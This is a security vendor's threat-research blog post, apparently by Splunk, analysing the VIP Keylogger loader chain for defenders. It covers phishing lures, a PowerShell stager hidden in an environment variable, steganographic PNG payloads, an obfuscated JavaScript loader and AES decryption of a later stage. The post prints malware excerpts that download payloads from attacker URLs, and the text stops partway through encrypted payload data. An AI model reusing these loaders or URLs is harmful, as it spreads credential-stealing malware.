

Behind the Code: The Layered Defense-Evasion of VIP Keylogger

 splunk.com/en_us/blog/security/behind-the-code-layered-defense-evasion-vip-keylogger.html

Splunk Threat Research Team, Teoderick Contreras

May 13, 2026

Security

|15 MINUTE READ



Security Splunk Threat Research Team , Teoderick Contreras

In the past few years, the threat landscape has shifted dramatically, keyloggers and information stealers have become one of the most actively developed and deployed malware payloads. Whether acting as standalone threats or as loaders to facilitate broader attacks, these tools are designed to harvest sensitive data with alarming efficiency. VIP Keylogger is one such example of this active threat.

VIP Keylogger continues to demonstrate high resilience, leveraging common but effective phishing campaigns and evasion techniques to bypass security controls. In this post, the Splunk Threat Research Team (STRT) provides a comprehensive analysis of the VIP Keylogger malware family, alongside a deep dive into its script loader's use of obfuscation and steganography. We will discuss the specific tactics and techniques extracted during our research, helping you develop robust Splunk detections to identify these threats and improve your proactive threat-hunting efforts.




Figure 01: VIP Keylogger Loader Infection Chain

Loader Analysis:

During our recent research, the Splunk Threat Research Team (STRT) observed that VIP Keylogger campaigns have relied heavily on social engineering over the past few months. Attackers are masquerading as legitimate business communications such as bank payment

notifications, procurement orders, and logistics updates to lure users into opening malicious files. While these phishing tactics are not new, they remain remarkably effective at tricking targets into executing the initial loader, which then kicks off the entire infection chain.

To better understand these delivery methods, STRT collect 200+ random VIP script loader samples captured between March and April 2026. Figure 02 illustrates the commonalities in how these loaders are named, based on data sourced from VirusTotal. By examining these naming conventions, we can gain better insight into the attackers' strategies in these phishing campaigns.




Figure 02: VIP Keylogger Loader Phishing Campaign Names

In the following sections, the STRT will analyze the three most common script loader file types used by VIP Keylogger (.vbs, .js, and .bat) to deliver its payload. We will break down how these loaders maximize obfuscation and employ multi-component strategies. Furthermore, we will explore the malware's use of steganography, where the malicious stager is hidden within legitimate image file format to evade static detection.


```

HOMEDRIVE=C:
HOMEPATH=\Users\Administrator
INTERNAL_DB_CACHE=$nRFQVOUONuKsyB0nXlhHoxS4YMuMsYW3VASqXbvCRBw69z0wdZvaYQ5fw1hYnPZ6l1rNojnkK8TGqb3h8Myhnj1EOs3jwD7p5qXX9B
1dq02CeVm1UnnRydQW8z158cKiEUTzxQnYxiAmpTqs4iVYX63D3DDk6wg4LHQJIKXNDobenQ6rRjxEZfSZ2bs1AJah0ALVmXp4LMAgentk5vXPEduJzqG
mmIZ0WocaavyF23MSuzgpoBwXIfbYUCWGBp1uf7t3xwbbZSiyyj1XUXjnwXxGHRDRw1jHWgpfBQRAYOcVjFp3xx1VzN9Mg80Y1LEt9U0AjLH6BmCCnngJXQD
XPEwpFau2tjeyTYCXoaISuo5phs36Nw77pHgBLqJjCi0Ik5RZFz5riG0aYNhbFE11VyKTRBQb0gTKYITnrAiARCintijUZtYbLUVpGkFmb8GzkfMkb5iCPe
8TmsH2YG8w1AMiBoNz56Ix0ov5szMdJfhh26fNTi7Wa47tflg178UFWcM0BUjfo072tHRMD2ebyEK5nx0JzyI0XZ4yuSK1lGRd6ek64rk90KUarGjbtMdgD
4LFZ3dNGCkndUej0hPDMfgL0vQMFkQFvY0Vz4S9K0ft1Sw6QKRIRLbDBWq3Bdxs8w6hGH50BPC3Ivt9B3FA8nLcATKX8VKdfw0VGXPosfjrU0VJHHGAP2YRC
hYBDwvibYxxwMM3okreK0eNMXEZYZmnFadlUsNjVREAtaRFxo9NmhuEYB='https://vault88x.secure-efficient2.su/MSI_105759.png';

$WgIPHmyXHMkgfdliUc0JZ0vvAOcsfdXy3McRksZ5kVewYaY5qn8Bq9SI27KUIxXDTQdULnuc8aPHQusGYos7qgl9jxyINFZahBGzZx6UwiyeLx11TpdoaX
J4jbKegIEAdZ53G2o1jfwAPyMwnfYGYSi8EW9IXATFYbecowJfWoySHMpy2Fi6TZu3XLYXpkIu2ohoKUsvbJ0gjVzmBAQTEkcNia0z80PuleQPA5dgunjtaf
-New-Object Net.WebClient;

```

Figure 05: INTERNAL_DB_CACHE User Env Variable

While this is a stealthy location to hide malicious code, the artifact can be effectively detected by monitoring registry modifications in **HKCU\Environment**. Even if the malware attempts to clean up its tracks by deleting the variable after execution, the initial creation or update of this registry key serves as a clear, detectable event for security teams to capture.




Figure 06: INTERNAL_DB_CACHE User Env Variable in Registry

Steganography: T1027.003

The PowerShell stager continues the infection chain by downloading two image files. Although these files use the .png extension, they are leveraged as containers for obfuscated data. As shown in Figure 05, the first URL (hxxps://vault88x[.]secure-efficient2[.]su/MSI_105759[.]png) contains the encoded downloader component. This component subsequently fetches the second file (hxxps://vault88x[.]secure-efficient2[.]su/img_085027[.]png), which houses the encoded final payload in this instance, the VIP Keylogger.




Figure 07: First Steganography Download Component




Figure 08: Second Steganography for Final Payload

The decoding of the payload in both steganography image file is quite simple. Figure 09 shows the stages of the script STRT developed to extract the final payload. The steps are:

1. it looks for the marker "IN-" as starting point of encoded data and "-in1"
2. replace the "#" with "A" that hides the base64 encoded data from common base64 static detection pattern.
3. reverse it, then base64 decode.

The algorithm is the same as the 2nd .png steganography component with a different base64 starting marker.

```

===== RESTART: C:\Users\Administrator\Downloads\vip_decode_payload.py =====
raw bytes:
00000000: FF D8 FF E2 0C 58 49 43 43 5F 50 52 4F 46 49 4C .....XICC_PROFIL
00000010: 45 00 01 01 00 00 0C 48 4C 69 6E 6F 02 10 00 00 E.....HLino....
00000020: 6D 6E 74 72 52 47 42 20 58 59 5A 20 07 CE 00 02 mntrRGB XYZ ....
00000030: 00 09 00 06 00 31 00 00 61 63 73 70 4D 53 46 54 .....l..acspMSFT
00000040: 00 00 00 00 49 45 43 20 73 52 47 42 00 00 00 00 ....IEC sRGB....
00000050: 00 00 00 00 00 00 00 00 00 00 F6 D6 00 01 00 00 .....
00000060: 00 00 D3 2D 48 50 20 20 00 00 00 00 00 00 00 00 ...-HP .....

find index:
00000000: 49 4E 2D 23 23 23 23 23 23 23 23 23 23 23 23 23 IN-#####
00000010: 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 #####
00000020: 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 #####
00000030: 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 #####
00000040: 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 #####
00000050: 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 #####
00000060: 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 #####

replaced data:
00000000: 49 4E 2D 41 41 41 41 41 41 41 41 41 41 41 41 41 IN-AAAAAAAAAAAA
00000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000020: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000030: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000050: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000060: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

reversed data:
00000000: 54 56 71 51 41 41 4D 41 41 41 41 45 41 41 41 41 TVqQAAMAAAEAAAA
00000010: 2F 2F 38 41 41 4C 67 41 41 41 41 41 41 41 41 41 //8AALgAAAAAAAA
00000020: 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 QAAAAAAAAAAAAAAA
00000030: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000050: 67 41 41 41 41 41 34 66 75 67 34 41 74 41 6E 4E gAAAAA4fug4AtAnN
00000060: 49 62 67 42 54 4D 30 68 56 47 68 70 63 79 42 77 IbgBTM0hVGhpcyBw

decoded data:
00000000: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
00000010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....
00000040: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....!..L.!Th
00000050: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS

```

Figure 09: First Steganography Decoding

JavaScript: T1059.007

Another prominent VIP Keylogger loader variant utilizes a heavily obfuscated .js script, as illustrated in Figure 10. The primary objective of this obfuscation is to hinder analysis while the script fetches the next stage of the infection: a PowerShell stager.

```
[rN(0x191,'')MYi')]([n[ru(0x9e,'D[q')]](BD,0x49),'r')] (BT)[n['qatyy'] (Bb,0x53)] (BE[n[rb(0x3d,'D[q')] (B1,0x2c)]]);
}}}y[w[aM(0x66,'hBn$')] (BF,0x3f)] (BT):var BK={ 'generateRandomName':function() {var
rt=ah,rJ=ah,rk=ah,BD=B2,Bb=B2;return
BE[n['waKhK']] (Math[n[rt(0xff,'PBXY')]] () [rJ(0x15a,'0[K4')]] (0x24) [BD(0x0)] (0x2,0xa) [n[rJ(0x39,'3Gq')] (n['fYJHp
'],'e')] () ,BE[n['ZGvz1'] (BD,0x5b)]]];, 'createActiveXObject':function(BD) {return new
ActiveXObject(BD);}},Bu={};Bu[w[r1(0x71,'BKmC')] (w[an(0xe4,'PBXY')] (BI,0x20),'l')] =['https://avanzotrust.in/font
3D/DIPS.ps1',Bu[w[ag(0x14e,'l[Fe')]] (Bm,0x42)]=y[w[aH(0x138,'V)OD')] (Bp,0x25)],Bu[i(0x3e)]=0x2;var BN=Bu;return
function(Bv) {var
ry=aM,rz=aM,rA=aM,rO=aM,rs=aM,rX=aM,rg=aM,re=aM,rh=aM,rH=aM,rn=aM,ri=aM,rG=aM,rL=aM,d3=aM,BU={ 'lPeJc':function(
```

Figure 10: VIP Keylogger .JS Script Loader

Encrypted/Encoded File: T1027.013

The next stager is PowerShell that will decode and decrypt the third stager using base64 decoding and AES decryption algorithm as illustrated in Figure 11. The decrypted data is more PowerShell that will set up the final loader execution.

```
# Component 5: AES Decryption Engine
$aesDecryptionEngine = {
    param(
        [byte[]]$cipherData,
        [byte[]]$aesKey,
        [byte[]]$aesIV
    )

    try {
        $aesProvider = [System.Security.Cryptography.Aes]::Create()
        $aesProvider.KeySize = 256
        $aesProvider.Key = $aesKey
        $aesProvider.IV = $aesIV
        $aesProvider.Mode = [System.Security.Cryptography.CipherMode]::CBC
        $aesProvider.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

        $decryptorInstance = $aesProvider.CreateDecryptor()
        $decryptedBytes = $decryptorInstance.TransformFinalBlock($cipherData, 0,
        $cipherData.Length)

        return [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
    }
    catch {
        Write-Error "AES decryption error: $_"
        return $null
    }
    finally {
        if ($decryptorInstance) { $decryptorInstance.Dispose() }
        if ($aesProvider) { $aesProvider.Dispose() }
    }
}

# Component 6: Orchestration Logic
$executeDecryption = {
    $payloadBytes = & $reconstructBase64Data $payloadData
    $keyBytes = & $reconstructBase64Data $keyData
    $ivBytes = & $reconstructBase64Data $ivData

    if ($payloadBytes -and $keyBytes -and $ivBytes) {
        $decryptedScript = & $aesDecryptionEngine -cipherData $payloadBytes -aesKey
        $keyBytes -aesIV $ivBytes

        if ($decryptedScript) {
            return $decryptedScript
        }
    }

    Write-Warning "Decryption process encountered errors"
    return $null
}

# Layered AES-256 Decryption System
# =====
# Component 1: Encrypted Payload
$payloadData = '
JKXpaH130NtSh2e15/DWcJSh/cV45+1W/DPDCmSjELkcCJBCrIXaGv3DRgXl1+oA
WPrvynlat/aOqGypcTrvTDepKG3DBhvZaAcKQGO/rZVr1EDaKlgj8q5oHfpphDo
1JDTkckH3pd7QLE051aV2qZ5kiiNLZb2ZaIS22154WYS7Udy1Ghm7+7aBvJ43
9
0gSAW4mRTILaHiaKnaoLQmwaKsFE6n4n4yaSKouCZ124D0LrhoyB16G9L130
Zc1Qm7u/UA1U1INACF19YScnnQxKdFLO6BN4FVpScRSH6uFi136GtS0e7vZG4S1
OhaSLCUL3k8JM5f6ZqQKQNDqxB4D/1xGd4Go+hipaITALCJwJpWtIMU+brS5HdWt
wy3Cn+OfcH3ofO0fFhc9KobIF85f1YjW3mzQYcE9vz9JwvAgzh8117uWkpxLMN
Hjdr6CqNv+OsqK0EHcYU0KxT9jmd1Qe1lVjyDf+717VwHSEmEm4QHvJ3/5yGgw
XMuVVRp40ItEG3T09Uyy31Agt5F19W1Hmt6Pp0s+X3R0ZPo/87WQcDQq+3a2Uvk
26hU2CjhHWRHFP9zrp0seccqg5tki005Mgh3x6251rT3W3Zekty76Qrg7A3QvJmle
okpp8zA+TnwQF84L6/pmhYK6BWBHJvST6Dnyv3vzB10Ue0BT;t5XhGkKtQv26U
9galwtXD/psAfa3tQ3xqQ2d4kg1YcVGx21B1gENxWip/7ci4E2nWfzrrSoc0Ltk4
S16W/vtzn2CQ9Y6q15Phea7L1oyT1ruGXBXuq1qSEW+2Vzbq/mXr/naXrdKN3/CD
BLaeqfGp+qSYxP/ovgJWQZtHmtWmfvevEuCBKsH0X6KXtWms2x/WaH2HleHwbyj
C59kmgRZDM+hFufCEhrrbSxoXQiamsLnKShC7p220aS5+2gZ/v0cYdQv41pKEHO
mch0fPk1pwL180Yamnc3/uT7ie02821FLtmaEGHnd7nYL9zH0WxqFmyb0IYV1Fm
O7Q7FZYrHvxt//xkLdGSpXWj3KpSTUfV9Lhz0qHqEGeID2Q0etseccbKXF7N
2TNL3xBoVQPNwOdWTR9tEzEVvFPoz7EKAMWUx1Te4qh35N6ASPOqMKCGDeB5E
X8dWzj5DWT21FYe8XpWC3A3GLSAPUvQvUgTWQJNHO6JcUgpp0ga/5m3zrOyr46ZT
YzevBuR4v+wi7f7gLo1aUg3eUMIzDCNBuxS2aHNVCS1L+ndjN8MLL1c5ddLh8rP
B7hW3KXx21yL64sqFqejr18JXU58pJ0/X0iVkyqclcoax8uStd/0CVipz8v9vJ0/
VPJ39kohCVDd7HyK53GREBtk/dF0r3RhTropp2JYK+nhw6Y9cNFufec7YHqz819y
ChmZ4/2y3xHwnjcf2L01zDC8ZfGq09L5C7g3Yz2uWQ0eocfrSaNwoDzzHbfq3yG
KCOfeqQ4L2v7L/4JgeGQAjJexSrzqbJhXg/1v1O1QU0G730+d605KRp/Dhk7qWnn
R4/24hV16V1JLmaquBEq+FdcRTJcR1A6zrTLL1PCg16oR1QvFKaho01H2zshd
AgXJeev/9vht94U26yD5ibfkepl71e1zL3W1pkpgG60Thqicv+H3tcWInnujs9L
P764Nm4rtFD2dS1wN21ayppr/rRW6CeJ1w0J5fkSpkQJ13JF1y4uTM7FUE1Sb7Z
60f8iKBNWNL1iQnYZ91qKAGM3eCXh+8JOYvYkEnU28pL81e2LiuD9exSHw1th
xkMe4A87RNSfSNhgdF4JoSGZ1z14/qfHVB812eKovSJKpVeAhqPSTXhEcF7J13
5Ih2gxRkXICGKdymPjVf33UBACD2GR/7yR1khaN/93BqEwHj;SeDomE5Xp0D+jIY
XX7pR817cI6Z1s8SCHFZy+TWKt6e1CupkjU0r6A2maKt93K8e0T4fjhtXE4Id
+KEV1vKRVNBuhqTYKyE9Eho4thKT475UT0tosh741lyqC6mrLlaY15K+AE7Y8f/
6hUQKLB03hInH2vbc1MQfAgfn2T64s82a+YQc9gQ2FmR90F7R8nEcT4qF1F
LHdKTH+YUvQAbO5G1VesEm+Al3nHw9sZg2KpFgp4Yr2TvH1bBy8u21CV45/OGU
